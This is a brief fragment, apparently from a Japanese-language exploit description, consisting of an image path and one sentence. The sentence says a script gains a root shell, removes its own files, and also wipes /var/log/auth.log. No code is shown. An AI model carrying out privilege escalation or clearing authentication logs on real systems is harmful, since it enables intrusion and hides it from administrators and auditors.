
スクリプトはいくつかのファイルとフォルダを作成しますが、root シェルが起動した後は自身でクリーンアップします。さらに /var/log/auth.log もクリーンアップします(なぜなら、そうしない理由がないからです)。
